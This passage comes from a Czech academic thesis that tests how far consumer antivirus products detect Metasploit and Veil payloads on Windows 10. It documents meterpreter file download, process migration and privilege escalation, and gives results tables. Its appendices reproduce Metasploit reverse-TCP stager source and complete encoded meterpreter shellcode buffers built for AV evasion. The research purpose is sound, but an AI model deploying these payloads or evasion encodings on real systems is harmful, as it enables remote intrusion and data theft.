Cílem útočníka je v tomto testu stažení vybraného souboru, který se nalézá na síťové složce, ke které má přístup aktuálně přihlášený uživatel na počítači oběti.

Vybraný soubor je prázdný dokument Word, který se nalézá na síťové složce, tedy mimo lokální složky oběti. Simuluje pokus o získání dat ze síťového úložiště, které je přístupné pouze hostům v rámci lokální sítě.

Tento test využívá následující metodiku:

1) Soubor nalézající se v síťové složce, ke které má přístup počítač oběti, je spuštěn a je navázáno spojení
2) Na počítači útočníka je po připojení k oběti proveden následující příkaz
   a. `meterpreter > download E:\\toDownload.docx`
3) Mezitím je sledována a zaznamenána aktivita antivirového řešení

Správný výstup konzole na počítači útočníka viz Obrázek 22 - File Downloading.

```
meterpreter > download E:\\toDownload.docx
[*] Downloading: E:\toDownload.docx -> toDownload.docx
[*] download   : E:\toDownload.docx -> toDownload.docx
meterpreter >
```

Obrázek 22 - File Downloading

Tabulka 22 - Test File downloading

Soubor	Antivirus	Alert	Action	Blocked	Data Collected
c-tcp.exe	Kaspersky Anti-Virus				✓
ps-tcp.bat	Avast Free Antivirus AVG Antivirus Free				✓
py-https.exe	Eset Nod32 Antivirus				✓
py-tcp.exe	Eset Nod32 Antivirus				✓
py-tcp.exe	Kaspersky Anti-Virus				✓

Žádný z antivirů **nezabránil** útočníkovi ve stáhnutí vybraného souboru, který mohl obsahovat citlivé firemní nebo osobní informace.

Lze tedy usoudit, že je možné získat citlivá data i přes nainstalovanou antivirovou ochranu.

4.3.3 Migrace do vybraného procesu

Cílem útočníka je migrovat meterpreter session do kontextu jiného procesu, aby ztížil antivirovým programům své odhalení a také získal oprávnění, která vlastní cílový proces. Vybraným procesem je explorer.exe. Migraci zajistí meterpreter.

Tento test využívá následující metodiku testování:

1) Soubor nalézající se v síťové složce, ke které má přístup počítač oběti, je spuštěn a je navázáno spojení
2) Na počítači útočníka je po připojení k oběti proveden následující příkaz
   a. `meterpreter > migrate 4112`
3) Mezitím je sledována a zaznamenána aktivita antivirového řešení

Pro správné použití příkazu Migrate je nutné znát PID vybraného procesu. To je zjištěno pomocí příkazu `ps` na operačním systému oběti. Tento příkaz vypíše všechny aktuálně běžící procesy na operačním systému Windows, konkrétní záznam

pro explorer.exe se na počítači oběti nalézá pod PID 4112, viz Obrázek 23 - ps explorer.exe.

Obrázek 23 - ps explorer.exe

Shrnutí výsledků testu zahrnuje Tabulka 23 - Test Migrate.

Tabulka 23 - Test Migrate

Soubor	Antivirus	Alert	Action	Blocked	Success
c-tcp.exe	Kaspersky Anti-Virus	✓	Delete	✓	✕
ps-tcp.bat	Avast Free Antivirus AVG Antivirus Free	✓	User action	✓	✕
py-https.exe	Eset Nod32 Antivirus				✓
py-tcp.exe	Eset Nod32 Antivirus			✕	✕
py-tcp.exe	Kaspersky Anti-Virus	✓	Delete	✓	✕

Kaspersky, AVG a Avast úspěšně zabránily všem pokusům o migraci procesu.

Eset Nod32 při testování souboru py-tcp.exe nehlásil žádné upozornění, ale při použití příkazu migrate se spojení s útočníkem přerušilo. Soubor **py-https.exe jako jediný prošel testem**, úspěšně migroval do procesu explorer.exe.

Jediné antivirové řešení, které neprošlo testem je Eset Nod32 Antivirus, které útoku v případě souboru py-https.exe **nezabránilo**.

4.3.4 Získání oprávnění SYSTEM

Cílem útočníka v tomto testu je získání oprávnění SYSTEM pomocí příkazu getprivs. Toto oprávnění je nejvyšší možné, které lze získat v operačním systému Windows 10 a jeho získání umožňuje úplnou kontrolu nad zařízením.

Soubor, který navazuje spojení s útočníkem, musí mít práva administrátora, proto bude tento soubor spuštěn jako Administrator a musí být umístěn na lokálním úložišti eg. Stažené soubory, nebo plocha uživatele. Vyšší oprávnění vyžadují techniky, které cílí právě na eskalaci privilegií až na oprávnění SYSTEM, běžný uživatel toto oprávnění nezíská.

Tento test využívá následující metodiku testování:

1) Soubor nalézající se v lokální složce, ke které má přístup počítač oběti, je spuštěn jako administrátor standardním uživatelem a je navázáno spojení
2) Na počítači útočníka je po připojení k oběti proveden následující příkaz
   a. `meterpreter > getprivs`
3) Mezitím je sledována a zaznamenána aktivita antivirového řešení

Tabulka 24 - Test Privs escalation

Soubor	Antivirus	Found	Alert	Action	Blocked	Success
c-tcp.exe	Kaspersky Anti-Virus					✓
ps-tcp.bat	Avast Free Antivirus AVG Antivirus Free					✓
py-https.exe	Eset Nod32 Antivirus	✓	✓	Delete		✕
py-tcp.exe	Eset Nod32 Antivirus	✓	✓	Delete		✕
py-tcp.exe	Kaspersky Anti-Virus					✓

V rámci tohoto testu je pozorováno další chování antivirových řešení, a to reakce na přítomnost spustitelného souboru, který se nalézá ve složce na lokálním úložišti.

Eset Nod32 Antivirus ihned po umístění souboru na plochu uživatele, nebo do Stažených souborů, soubor detekoval a smazal. Kaspersky, AVG a Avast nijak nereagovaly ani v průběhu testu.

Pouze Eset Nod32 zabránil útočníkovi v získání oprávnění SYSTEM.

Pozn. U všech úspěšných pokusů o získání oprávnění toho bylo docíleno pomocí automaticky vybrané techniky: Named Pipe Impersonation.

Při dřívějších testech pracoval autor i s Windows Defender, který dokázal odhalit eskalaci privilegií, pokud spustitelný soubor nebyl spuštěn jako Administrátor.

Z tohoto testu lze usoudit, že se znalostí aktuálně používaného antivirového řešení oběti lze získat nejvyšší možné oprávnění operačního systému. Pouze Eset Nod32 dokáže detekovat škodlivý soubor.

5 Shrnutí výsledků

Výsledky vybraných antivirových řešení jsou ve většině případů velmi úspěšné, průměrná úspěšnost se pohybuje okolo 11 úspěšně detekovaných škodlivých souborů z 12. Z tohoto hlediska lze usoudit, že běžně dostupná antivirová řešení dokáží ochránit počítač oběti ve většině případů, viz Tabulka 19 - Shrnutí úspěšnosti antivirových produktů.

Horší výsledky přinesly další testy, kde byly testovány reakce antivirů na aktivní útoky proti cílovému systému, tyto výsledky shrnuje Tabulka 25 - Útoky na systém - shrnutí.

Tabulka 25 - Útoky na systém - shrnutí

Metoda	Úspěšný Antivir
Keylogging	Avast Free Antivirus AVG Antivirus Free
File Downloading	Žádný neprošel testem
Migrate	Avast Free Antivirus AVG Antivirus Free Kaspersky Anti-Virus
Privs escalation	Eset Nod32 Antivirus

Celkově nejhorší výsledky přinesl test, který zahrnoval stahování dokumentů ze síťové složky, která je přístupná pouze hostům v lokální síti. Žádný z testovaných antivirových řešení nezabránila tomuto útoku.

Nejlepší výsledky mezi vybraným antivirovým software přinesl Kaspersky Internet Security a Kaspersky Total security, oba z třídy placených řešení. Protože jako jediní odhalily všechny testované soubory již během prvního testu a tím i zabránily jejich aktivitě v dalších testech.

Na základě testů lze usoudit, že použití dodatečného antivirového řešení lze jedině doporučit. Samotný Windows Defender jako kompletní ochrana počítače nestačí.

Pro úplnost ochrany je dobré uchovávat v tajnosti i to, jaké antivirové řešení uživatel používá, protože s touto znalostí může útočník efektivně využít slepých míst a v mnoha případech dosáhnout svého cíle.

Pokud autor pomine vítěze testů, a to Kaspersky Internet Security a Kaspersky Total security, lze usoudit, že placená řešení Eset Nod32 Antivirus a Kaspersky Anti-Virus v obecných testech dopadly hůře než AVG Antivirus free a Avast Free Antivirus, která jsou pro domácí použití zdarma.

Z pohledu autora má každý z antivirů svá silná a slabá místa, pokusil se tedy určit nejlepší antivirová řešení dle jejich silných stránek, které vyplívají z jejich pozorovaného chování:

- Skeny složek při jejich procházení uživatelem
    - Eset Nod32 Antivirus
    - Produkty Kaspersky
- Komunikace s uživatelem, poskytování informací o aktuálních činnostech antiviru
    - Avast Free Antivirus
    - AVG Antivirus free

Z obecného pohledu je zarážející, jak malá je úspěšnost nástrojů pro penetrační testování, autor práce se domnívá, že open source těmto nástrojům paradoxně škodí, protože výrobci antivirových řešení se mohou přizpůsobit těmto nástrojům místo toho, aby reagovali na reálné hrozby. Např. většina payloads vygenerovaných pomocí msfvenom frameworku Metasploit jsou automaticky detekovaná. Autor práce by se rád v další práci pokusil o vytvoření vlastního spustitelného souboru, který navazuje připojení ke vzdálenému hostu bez použití open source frameworku pro penetrační testování.

Dobrou zprávou je, že všechny pokusy o vytvoření škodlivého souboru využívajícího makra Microsoft Office skončily vždy detekcí, většinu z nich detekoval Windows Defender, kvůli tomu nebyly zahrnuty do testování v rámci praktické části práce. Stejný závěr se týká i exe backdooring, techniky, kdy se ke spustitelnému souboru, který je ve whitelistu antivirového řešení, přidá škodlivý spustitelný kód.

6 Závěry a doporučení

Cílem práce bylo otestovat použitelnost frameworků pro penetrační testování Metasploit a Veil na operačním systému Windows 10 s využitím běžně dostupných antivirových programů.

Tento cíl se autorovi podařilo naplnit několika testy. První se zabýval potvrzením funkčnosti souborů, které byly vygenerovány a testováním základní antivirové ochrany Windows 10 Windows Defender Antivirus. Na základě tohoto testu vznikl seznam souborů, se kterými se pracovalo v testech konkrétních antivirů. Předmětem dalšího testu bylo, zda soubory, které nebyly detekovány antivirovými řešeními, jsou stále nedetekované při provádění několika uživatelem nepovolených akcích, kterými byly: sběr historie stisků kláves, stahování souborů z vnitřní sítě oběti, migrace meterpreter session do jiného procesu a získání oprávnění SYSTEM.

V teoretické části práce se autor zabýval způsoby, díky kterým je testován antivirový software, kde poznatky z části zabývající se ochranou a čištěním hrozeb zapracoval do praktické části a díky znalosti False positives se autorovi povedlo projít krátkodobým testem antivirů Avast a AVG. V další části popisoval způsoby, kterými je možné se ukrýt před detekcí antivirem, kde většinu metodik využil při analýze zdrojového kódu frameworků Metasploit a Veil. Bez těchto znalostí by se mu nepodařilo ani z části pochopit, jak tyto programy fungují. V poslední části práce autor vyhledal z dostupných zdrojů a patentů, jakým způsobem pracují vybrané antivirové programy a jak se od sebe navzájem liší.

Autora práce celkově překvapila rozmanitost způsobů maskování a detekce škodlivých souborů, některé byly triviálně jednoduché a jiné velmi složité na provedení i výpočetní výkon. Výsledky testů byly také velmi rozmanité, protože nelze vyhodnotit jeden univerzální způsob tvorby maskovaných škodlivých souborů.

7 Seznam obrázků

8 Seznam tabulek

9 Přílohy

9.1 *ASM generatator - Reverse TCP connect*

Zdroj:
https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/payload/windows/reverse_tcp.rb

```
1.  # Generate an assembly stub with the configured feature set and
    options.
2.    #
3.    # @option opts [Integer] :port The port to connect to
4.    # @option opts [String] :exitfunk The exit method to use if there
    is an  error, one of process, thread, or seh
5.    # @option opts [Integer] :retry_count Number of retry attempts
6.    #
7.    def asm_reverse_tcp(opts={})
8.
9.      retry_count  = [opts[:retry_count].to_i, 1].max
10.     encoded_port = "0x%.8x" %
    [opts[:port].to_i,2].pack("vn").unpack("N").first
11.     encoded_host = "0x%.8x" %
    Rex::Socket.addr_aton(opts[:host]||"127.127.127.127").unpack("V").fi
    rst
12.     asm = %Q^
13.       ; Input: EBP must be the address of 'api_call'.
14.       ; Output: EDI will be the socket for the connection to the
    server
15.       ; Clobbers: EAX, ESI, EDI, ESP will also be modified (-0x1A0)
16.
17.       reverse_tcp:
18.         push '32'                 ; Push the bytes 'ws2_32',0,0 onto
    the stack.
19.         push 'ws2_'               ; ...
20.         push esp                  ; Push a pointer to the "ws2_32"
    string on the stack.
21.         push #{Rex::Text.block_api_hash('kernel32.dll',
    'LoadLibraryA')}
22.         call ebp                  ; LoadLibraryA( "ws2_32" )
23.
24.         mov eax, 0x0190           ; EAX = sizeof( struct WSAData )
25.         sub esp, eax              ; alloc some space for the WSAData
    structure
26.         push esp                  ; push a pointer to this stuct
```

```
27.         push eax                ; push the wVersionRequested
    parameter
28.         push #{Rex::Text.block_api_hash('ws2_32.dll', 'WSAStartup')}
29.         call ebp                ; WSAStartup( 0x0190, &WSAData );
30.
31.       set_address:
32.         push #{retry_count}     ; retry counter
33.
34.       create_socket:
35.         push #{encoded_host}    ; host in little-endian format
36.         push #{encoded_port}    ; family AF_INET and port number
37.         mov esi, esp            ; save pointer to sockaddr struct
38.
39.         push eax                ; if we succeed, eax will be zero,
    push zero for the flags param.
40.         push eax                ; push null for reserved parameter
41.         push eax                ; we do not specify a
    WSAPROTOCOL_INFO structure
42.         push eax                ; we do not specify a protocol
43.         inc eax                 ;
44.         push eax                ; push SOCK_STREAM
45.         inc eax                 ;
46.         push eax                ; push AF_INET
47.         push #{Rex::Text.block_api_hash('ws2_32.dll', 'WSASocketA')}
48.         call ebp                ; WSASocketA( AF_INET, SOCK_STREAM,
    0, 0, 0, 0 );
49.         xchg edi, eax           ; save the socket for later, don't
    care about the value of eax after this
50.
51.       try_connect:
52.         push 16                 ; length of the sockaddr struct
53.         push esi                ; pointer to the sockaddr struct
54.         push edi                ; the socket
55.         push #{Rex::Text.block_api_hash('ws2_32.dll', 'connect')}
56.         call ebp                ; connect( s, &sockaddr, 16 );
57.
58.         test eax,eax            ; non-zero means a failure
59.         jz connected
60.
61.       handle_connect_failure:
62.         ; decrement our attempt count and try again
63.         dec dword [esi+8]
64.         jnz try_connect
65.     ^
66.
67.     if opts[:exitfunk]
68.       asm << %Q^
```

```
69.       failure:
70.         call exitfunk
71.       ^
72.     else
73.       asm << %Q^
74.       failure:
75.         push 0x56A2B5F0         ; hardcoded to exitprocess for size
76.         call ebp
77.       ^
78.     end
79.
80.     asm << %Q^
81.       ; this  lable is required so that reconnect attempts include
82.       ; the UUID stuff if required.
83.       connected:
84.     ^
85.
86.     asm << asm_send_uuid if include_send_uuid
87.
88.     asm
89.   end
```

9.2 *ASM generated - Reverse TCP connect – Assembly generated source code*

Zdroj:
https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x86/src/block/block_reverse_tcp.asm

```
;-----------------------------------------------------------------------------;
; Author: Stephen Fewer (stephen_fewer[at]harmonysecurity[dot]com)
; Compatible: Windows 7, 2008, Vista, 2003, XP, 2000, NT4
; Version: 1.0 (24 July 2009)
;-----------------------------------------------------------------------------;
[BITS 32]

; Input: EBP must be the address of 'api_call'.
; Output: EDI will be the socket for the connection to the server
; Clobbers: EAX, ESI, EDI, ESP will also be modified (-0x1A0)

reverse_tcp:
  push 0x00003233        ; Push the bytes 'ws2_32',0,0 onto the stack.
  push 0x5F327377        ; ...
  push esp               ; Push a pointer to the "ws2_32" string on the stack.
  push 0x0726774C        ; hash( "kernel32.dll", "LoadLibraryA" )
  call ebp               ; LoadLibraryA( "ws2_32" )

  mov eax, 0x0190        ; EAX = sizeof( struct WSAData )
  sub esp, eax           ; alloc some space for the WSAData structure
  push esp               ; push a pointer to this stuct
  push eax               ; push the wVersionRequested parameter
  push 0x006B8029        ; hash( "ws2_32.dll", "WSAStartup" )
  call ebp               ; WSAStartup( 0x0190, &WSAData );

  push eax               ; if we succeed, eax wil be zero, push zero for the flags param.
  push eax               ; push null for reserved parameter
  push eax               ; we do not specify a WSAPROTOCOL_INFO structure
  push eax               ; we do not specify a protocol
  inc eax                ;
```

```
31.   push eax                ; push SOCK_STREAM
32.   inc eax                 ;
33.   push eax                ; push AF_INET
34.   push 0xE0DF0FEA         ; hash( "ws2_32.dll", "WSASocketA" )
35.   call ebp                ; WSASocketA( AF_INET, SOCK_STREAM, 0, 0,
   0, 0 );
36.   xchg edi, eax           ; save the socket for later, don't care
   about the value of eax after this
37.
38. set_address:
39.   push byte 0x05          ; retry counter
40.   push 0x0100007F         ; host 127.0.0.1
41.   push 0x5C110002         ; family AF_INET and port 4444
42.   mov esi, esp            ; save pointer to sockaddr struct
43.
44. try_connect:
45.   push byte 16            ; length of the sockaddr struct
46.   push esi                ; pointer to the sockaddr struct
47.   push edi                ; the socket
48.   push 0x6174A599         ; hash( "ws2_32.dll", "connect" )
49.   call ebp                ; connect( s, &sockaddr, 16 );
50.
51.   test eax,eax            ; non-zero means a failure
52.   jz short connected
53.
54. handle_failure:
55.   dec dword [esi+8]
56.   jnz short try_connect
57.
58. failure:
59.   push 0x56A2B5F0         ; hardcoded to exitprocess for size
60.   call ebp
61.
62. connected:
```

9.3 *Reverse TCP – generate and compile payload*

Zdroj:
https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/payload/windows/reverse_tcp.rb

```
1.    #
2.    # Generate and compile the stager
3.    #
4.    def generate_reverse_tcp(opts={})
5.      combined_asm = %Q^
6.        cld                    ; Clear the direction flag.
7.        call start             ; Call start, this pushes the address
    of 'api_call' onto the stack.
8.        #{asm_block_api}
9.        start:
10.         pop ebp
11.       #{asm_reverse_tcp(opts)}
12.       #{asm_block_recv(opts)}
13.     ^
14.
    Metasm::Shellcode.assemble(Metasm::X86.new,combined_asm).encode_stri
    ng
15.   end
```

9.4 *Encoded Reverse TCP Payload – default encoder*

```
1.  # windows/meterpreter/reverse_tcp - 281 bytes (stage 1)
2.  # http://www.metasploit.com
3.  # VERBOSE=false, LHOST=169.254.210.161, LPORT=443,
4.  # ReverseAllowProxy=false, StagerRetryCount=10,
5.  # StagerRetryWait=5.0, ReverseListenerThreaded=false,
6.  # PayloadUUIDTracking=false, EnableStageEncoding=false,
7.  # StageEncoderSaveRegisters=, StageEncodingFallback=true,
8.  # PrependMigrate=false, EXITFUNC=process, AutoLoadStdapi=true,
9.  # AutoVerifySession=true, AutoVerifySessionTimeout=30,
10. # InitialAutoRunScript=, AutoRunScript=, AutoSystemInfo=true,
11. # EnableUnicodeEncoding=false, SessionRetryTotal=3600,
12. # SessionRetryWait=10, SessionExpirationTimeout=604800,
13. # SessionCommunicationTimeout=300
14. buf =
15. "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50" +
16. "\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
17. "\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7" +
18. "\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78" +
19. "\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3" +
20. "\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01" +
21. "\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58" +
22. "\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3" +
23. "\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a" +
24. "\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32" +
25. "\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff" +
26. "\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b" +
27. "\x00\xff\xd5\x6a\x0a\x68\xa9\xfe\xd2\xa1\x68\x02\x00\x01" +
28. "\xbb\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f" +
29. "\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61" +
30. "\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5" +
31. "\xa2\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8" +
32. "\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a" +
33. "\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53" +
34. "\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x75\xee" +
35. "\xc3"
```

9.5 *Encoded Reverse TCP Payload – bloxor encoder + 13 Nops*

```
1. Attempting to encode payload with 1 iterations of x86/bloxor
2. x86/bloxor succeeded with size 411 (iteration=0)
3. x86/bloxor chosen with final size 411
4. Successfully added NOP sled from x86/single_byte
5. Payload size: 424 bytes
6. Final size of python file: 2036 bytes
7. buf =  ""
8. buf += "\xfd\x4b\xf5\x2f\x2f\x37\x40\x91\x93\x40\x2f\x4b\xf5"
9. buf += "\xe8\xff\xff\xff\xff\xc0\x5d\x6a\x05\x5b\x29\xdd\x8d"
10. buf += "\x6d\x4b\x55\x5e\x81\xee\xfe\xff\xff\xff\x31\xc0\x66"
11. buf += "\xb8\xa7\x00\x8b\x16\xc1\xe2\x10\xc1\xea\x10\x8d\x76"
12. buf += "\x02\x0f\xb7\x4d\x00\x89\xcb\x09\xd3\x21\xd1\xf7\xd1"
13. buf += "\x21\xd9\x66\x51\x66\x8f\x45\x00\x6a\x02\x03\x2c\x24"
14. buf += "\x5b\x48\x85\xc0\x0f\x85\xd2\xff\xff\xff\x8a\x81\x76"
15. buf += "\x69\xf4\x69\xf4\x69\x94\xe0\x71\xd1\xb1\xb5\x3a\xe5"
16. buf += "\x0a\x6e\x58\x62\xd3\x30\xc7\xbb\xb5\x93\xba\x24\xf0"
17. buf += "\x02\xc1\xfd\x6d\xc1\x0c\xbd\x0e\x91\x2e\x50\xe1\x5d"
18. buf += "\xe0\x9a\x02\x68\x50\x3f\xdb\x6d\xcb\xe6\x81\xda\x0a"
19. buf += "\x96\x1b\xee\xf8\xa6\xf9\x77\xa8\xfc\xf1\xdc\xf0\x0f"
20. buf += "\x7b\x46\x63\xa5\x59\xec\xd2\xd8\x59\xd9\x8f\xe8\x70"
21. buf += "\x44\xb1\x8b\xbc\x8a\x7b\xb2\x9b\xc7\x6d\xc4\x10\x3c"
22. buf += "\x2b\x41\x0f\x34\xeb\x6c\x60\x34\x44\x35\x97\x53\x1c"
23. buf += "\x5f\x57\xd4\x0f\xc8\x0e\x1b\x85\x1f\x0e\x1e\xde\x97"
24. buf += "\x9a\xb3\xbe\xe8\xe5\x89\xbc\xd3\xed\x2c\x0d\x73\x52"
25. buf += "\x29\xd9\x3b\x32\xb6\x6f\xde\x5c\xec\x5c\xec\x34\x9b"
26. buf += "\x47\xa9\x18\xfd\x70\xb1\x07\x97\x00\x68\xd5\xd0\x45"
27. buf += "\xd1\x45\xd1\x6c\x15\x38\x45\x50\x6c\xd0\x07\xd0\xf8"
28. buf += "\x05\x92\x0f\xfa\xa6\x04\x74\xa5\x1c\xa7\x1c\xa6\xa7"
29. buf += "\x2f\x41\x7f\x11\x2f\x41\x6f\x11\x2f\x41\x47\xab\x48"
30. buf += "\x74\xa8\x8b\x7d\x1c\x17\x0c\x41\x5b\x29\xc2\x8c\xb6"
31. buf += "\xed\x49\x38\xcc\xf8\xb8\xf2\x47\xbc\x4f\xc9\xa3\x21"
32. buf += "\xc2\x21\xc2\x21\xa8\x21\xc2\x25\x94\x72\xfc\x70\x25"
33. buf += "\xb8\x7a\x47\xaf\xc4\x57\xc4\x29\xf2\xa2\xc4\xc8\x84"
34. buf += "\xa0\x84\xb0\x84\xb0\xd2\xda\xd2\xb2\x8a\x16\xd9\xf3"
35. buf += "\x26\x26\xb5\x75\xdf\x75\x89\x26\xde\x4e\xdc\x97\x14"
36. buf += "\xc8\xeb\x1d\x68\xe5\x68\x98\x4a\xc0\x22\xc0\x62\xc0"
37. buf += "\x62\xaa\x62\xfa\x0a\xf1\x25\xfe\x15\x01\xc0\x56\xa8"
38. buf += "\x23\xc6\x6e\xa7\x91\x72\xcf\x2c\x30\x20\x14\xc9\x65"
39. buf += "\x36\x9a\xc9\x9b\x0a\xb2\xcc\xc7\x0b\x04\xb0\xf4\x05"
40. buf += "\x56\x53\x3c\x53\x6f\xac\xba\xf2"
```

9.6 *Encoded Reverse TCP Payload – shikata_ga_nai encoder 1*

```
1. Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
2. x86/shikata_ga_nai succeeded with size 360 (iteration=0)
3. x86/shikata_ga_nai chosen with final size 360
4. Payload size: 360 bytes
5. Final size of python file: 1730 bytes
6. buf =  ""
7. buf += "\xbf\x82\x68\x46\x42\xdb\xd5\xd9\x74\x24\xf4\x5a\x2b"
8. buf += "\xc9\xb1\x54\x31\x7a\x13\x83\xea\xfc\x03\x7a\x8d\x8a"
9. buf += "\xb3\xbe\x79\xc8\x3c\x3f\x79\xad\xb5\xda\x48\xed\xa2"
10. buf += "\xaf\xfa\xdd\xa1\xe2\xf6\x96\xe4\x16\x8d\xdb\x20\x18"
11. buf += "\x26\x51\x17\x17\xb7\xca\x6b\x36\x3b\x11\xb8\x98\x02"
12. buf += "\xda\xcd\xd9\x43\x07\x3f\x8b\x1c\x43\x92\x3c\x29\x19"
13. buf += "\x2f\xb6\x61\x8f\x37\x2b\x31\xae\x16\xfa\x4a\xe9\xb8"
14. buf += "\xfc\x9f\x81\xf0\xe6\xfc\xac\x4b\x9c\x36\x5a\x4a\x74"
15. buf += "\x07\xa3\xe1\xb9\xa8\x56\xfb\xfe\x0e\x89\x8e\xf6\x6d"
16. buf += "\x34\x89\xcc\x0c\xe2\x1c\xd7\xb6\x61\x86\x33\x47\xa5"
17. buf += "\x51\xb7\x4b\x02\x15\x9f\x4f\x95\xfa\xab\x6b\x1e\xfd"
18. buf += "\x7b\xfa\x64\xda\x5f\xa7\x3f\x43\xf9\x0d\x91\x7c\x19"
19. buf += "\xee\x4e\xd9\x51\x02\x9a\x50\x38\x4a\x6f\x59\xc3\x8a"
20. buf += "\xe7\xea\xb0\xb8\xa8\x40\x5f\xf0\x21\x4f\x98\xf7\x1b"
21. buf += "\x37\x36\x06\xa4\x48\x1e\xcc\xf0\x18\x08\xe5\x78\xf3"
22. buf += "\xc8\x0a\xad\x6e\xc3\x9c\xe7\x91\x01\xfd\x90\x6f\xa6"
23. buf += "\xfc\xdb\xf9\x40\xae\x4b\xaa\xdc\x0e\x3c\x0a\x8d\xe6"
24. buf += "\x56\x85\xf2\x16\x59\x4f\x9b\xbc\xb6\x26\xf3\x28\x2e"
25. buf += "\x63\x8f\xc9\xaf\xb9\xf5\xc9\x24\x48\x09\x87\xcc\x39"
26. buf += "\x19\xff\xac\xc1\xe1\xff\x44\xc2\x8b\xfb\xce\x95\x23"
27. buf += "\x01\x36\xd1\xeb\xfa\x1d\x61\xeb\x04\xe0\x50\x87\x32"
28. buf += "\x76\xdd\xff\x3a\x96\xdd\xff\x6c\xfc\xdd\x97\xc8\xa4"
29. buf += "\x8d\x82\x17\x71\xa2\x1e\x8d\x7a\x93\xf3\x06\x13\x19"
30. buf += "\x2d\x60\xbc\xe2\x18\xf3\xbb\x1d\xde\xd1\x63\x76\x20"
31. buf += "\x55\x94\x86\x4a\x55\xc4\xee\x81\x7a\xeb\xde\x6a\x51"
32. buf += "\xa4\x76\xe0\x37\x06\xe6\xf5\x12\xc6\xb6\xf6\x90\xd3"
33. buf += "\xaf\x78\x57\xe4\xcf\x7a\x64\x32\xf6\x08\xad\x86\x4d"
34. buf += "\x02\x84\xab\xe4\x89\xe6\xf8\xf7\x9b"
```

9.7 *Encoded Reverse TCP Payload – shikata_ga_nai encoder 2*

```
1. Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
2. x86/shikata_ga_nai succeeded with size 360 (iteration=0)
3. x86/shikata_ga_nai chosen with final size 360
4. Payload size: 360 bytes
5. Final size of python file: 1730 bytes
6. buf =  ""
7. buf += "\xbe\xc5\xa3\xb1\xc8\xda\xc9\xd9\x74\x24\xf4\x5f\x29"
8. buf += "\xc9\xb1\x54\x31\x77\x13\x03\x77\x13\x83\xc7\xc1\x41"
9. buf += "\x44\x34\x21\x07\xa7\xc5\xb1\x68\x21\x20\x80\xa8\x55"
10. buf += "\x20\xb2\x18\x1d\x64\x3e\xd2\x73\x9d\xb5\x96\x5b\x92"
11. buf += "\x7e\x1c\xba\x9d\x7f\x0d\xfe\xbc\x03\x4c\xd3\x1e\x3a"
12. buf += "\x9f\x26\x5e\x7b\xc2\xcb\x32\xd4\x88\x7e\xa3\x51\xc4"
13. buf += "\x42\x48\x29\xc8\xc2\xad\xf9\xeb\xe3\x63\x72\xb2\x23"
14. buf += "\x85\x57\xce\x6d\x9d\xb4\xeb\x24\x16\x0e\x87\xb6\xfe"
15. buf += "\x5f\x68\x14\x3f\x50\x9b\x64\x07\x56\x44\x13\x71\xa5"
16. buf += "\xf9\x24\x46\xd4\x25\xa0\x5d\x7e\xad\x12\xba\x7f\x62"
17. buf += "\xc4\x49\x73\xcf\x82\x16\x97\xce\x47\x2d\xa3\x5b\x66"
18. buf += "\xe2\x22\x1f\x4d\x26\x6f\xfb\xec\x7f\xd5\xaa\x11\x9f"
19. buf += "\xb6\x13\xb4\xeb\x5a\x47\xc5\xb1\x32\xa4\xe4\x49\xc2"
20. buf += "\xa2\x7f\x39\xf0\x6d\xd4\xd5\xb8\xe6\xf2\x22\xbf\xdc"
21. buf += "\x43\xbc\x3e\xdf\xb3\x94\x84\x8b\xe3\x8e\x2d\xb4\x6f"
22. buf += "\x4f\xd2\x61\x05\x45\x44\x23\x24\x8b\x35\x5b\xdb\x2c"
23. buf += "\x34\x27\x52\xca\x66\x07\x35\x43\xc6\xf7\xf5\x33\xae"
24. buf += "\x1d\xfa\x6c\xce\x1d\xd0\x04\x64\xf2\x8d\x7d\x10\x6b"
25. buf += "\x94\xf6\x81\x74\x02\x73\x81\xff\xa7\x83\x4f\x08\xcd"
26. buf += "\x97\xa7\x69\x2d\x68\x37\x00\x2d\x02\x33\x82\x7a\xba"
27. buf += "\x39\xf3\x4d\x65\xc2\xd6\xcd\x62\x3c\xa7\xe7\x19\x0a"
28. buf += "\x3d\x48\x76\x72\xd1\x48\x86\x24\xbb\x48\xee\x90\x9f"
29. buf += "\x1a\x0b\xdf\x35\x0f\x80\x75\xb6\x66\x74\xde\xde\x84"
30. buf += "\xa3\x28\x41\x76\x86\x2b\x86\x88\x54\x09\x2f\xe1\xa6"
31. buf += "\x0d\xcf\xf1\xcc\x8d\x9f\x99\x1b\xa2\x10\x6a\xe3\x69"
32. buf += "\x79\xe2\x6e\xff\xcb\x93\x6f\x2a\x8d\x0d\x6f\xd8\x16"
